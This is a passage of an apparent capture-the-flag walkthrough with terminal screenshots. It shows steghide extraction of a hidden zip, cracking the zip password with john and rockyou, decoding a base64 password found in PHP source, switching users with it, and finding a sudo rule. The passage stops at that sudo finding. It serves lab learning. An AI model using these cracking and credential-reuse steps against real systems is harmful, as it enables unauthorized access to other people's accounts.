
```
www-data@ubuntu:/home/apaar$ ls -al
ls -al
total 44
drwxr-xr-x 5 apaar apaar 4096 Oct  4  2020 .
drwxr-xr-x 5 root  root  4096 Oct  3  2020 ..
-rw------- 1 apaar apaar    0 Oct  4  2020 .bash_history
-rw-r--r-- 1 apaar apaar  220 Oct  3  2020 .bash_logout
-rw-r--r-- 1 apaar apaar 3771 Oct  3  2020 .bashrc
drwx------ 2 apaar apaar 4096 Oct  3  2020 .cache
drwx------ 3 apaar apaar 4096 Oct  3  2020 .gnupg
-rwxrwxr-x 1 apaar apaar  286 Oct  4  2020 .helpline.sh
-rw-r--r-- 1 apaar apaar  807 Oct  3  2020 .profile
drwxr-xr-x 2 apaar apaar 4096 Oct  3  2020 .ssh
-rw------- 1 apaar apaar  817 Oct  3  2020 .viminfo
-rw-rw---- 1 apaar apaar   46 Oct  4  2020 local.txt
www-data@ubuntu:/home/apaar$
```

Let's see how we can login as user "apaar".




```
www-data@ubuntu:/var/www/files/images$ ls
ls
002d7e638fb463fb7a266f5ffc7ac47d.gif  hacker-with-laptop_23-2147985341.jpg
www-data@ubuntu:/var/www/files/images$
```

images directory has two images, will be examining them because found no way as such for priv esc.




File /home/sohamt/testing/hacker-with-laptop_23-2147985341.jpg this is an image we downloaded, let's find for any hidden files.




```
08:24 pm CyberCreedPC Mon Sep 16 2024 ~/testing 20:24 sohamt (1.386s)
steghide --extract -sf hacker-with-laptop_23-2147985341.jpg

Enter passphrase:
wrote extracted data to "backup.zip".
```

So randomly used steghide and didn't enter any password simply "entered" and got backup.zip file.




```
08:27 pm CyberCreedPC Mon Sep 16 2024 ~/testing 20:27 sohamt (0.137s)
zip2john backup.zip > hash

ver 2.0 efh 5455 efh 7875 backup.zip/source_code.php PKZIP Encr: 2b chk, TS_chk, cmplen=554, decmplen=1211, crc=69DC82F3
```

created a hash of the zip file, because while extraction it asks for a passphrase.




```
john hash --wordlist=/usr/share/dict/rockyou.txt

Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
pass1word        (backup.zip/source_code.php)
1g 0:00:00:00 DONE (2024-09-16 20:30) 100.0g/s 1638Kp/s 1638Kc/s 1638KC/s 123456..christal
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

"pass1word" is the passphrase.




```
08:30 pm CyberCreedPC Mon Sep 16 2024 ~/testing 20:30 sohamt (5.04s)
unzip backup.zip

Archive:  backup.zip
[backup.zip] source_code.php password:
  inflating: source_code.php
```

unzipped and got a .php file.




```
08:32 pm CyberCreedPC Mon Sep 16 2024 ~/testing 20:32 sohamt (0.031s)
cat source_code.php
<html>
<head>
        Admin Portal
</head>
        <title> Site Under Development ... </title>
        <body>
                <form method="POST">
                        Username: <input type="text" name="name" placeholder="username"><br><br>
                        Email: <input type="email" name="email" placeholder="email"><br><br>
                        Password: <input type="password" name="password" placeholder="password">
                        <input type="submit" name="submit" value="Submit">
                </form>
<?php
        if(isset($_POST['submit']))
        {
                $email = $_POST["email"];
                $password = $_POST["password"];
                if(base64_encode($password) == "IWQwbnRLbjB3bVlwQHNzdzByZA==")
                {
                        $random = rand(1000,9999);?><br><br><br>
                        <form method="POST">
                                Enter the OTP: <input type="number" name="otp">
                                <input type="submit" name="submitOtp" value="Submit">
                        </form>
                <?php   mail($email,"OTP for authentication",$random);
                        if(isset($_POST["submitOtp"]))
                                {
                                        $otp = $_POST["otp"];
                                        if($otp == $random)
                                        {
                                                echo "Welcome Anurodh!";
                                                header("Location: authenticated.php");
                                        }
                                        else
                                        {
                                                echo "Invalid OTP";
                                        }
                                }
                }
                else
                {
                        echo "Invalid Username or Password";
                }
        }
?>
</html>
```

found a password in the file.




```
!d0ntKn0wmYp@ssw0rd
```

So password was base64 and after decoding this is the real password. "!d0ntKn0wmYp@ssw0rd"




```
www-data@ubuntu:/var/www/files$ su anurodh
su anurodh
Password: !d0ntKn0wmYp@ssw0rd

anurodh@ubuntu:/var/www/files$ 
```

logged in as anurodh.



```
anurodh@ubuntu:~$ sudo -l
sudo -l
Matching Defaults entries for anurodh on ubuntu:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User anurodh may run the following commands on ubuntu:
    (apaar : ALL) NOPASSWD: /home/apaar/.helpline.sh
anurodh@ubuntu:~$ 
```

it can run .helpline.sh as "apaar".

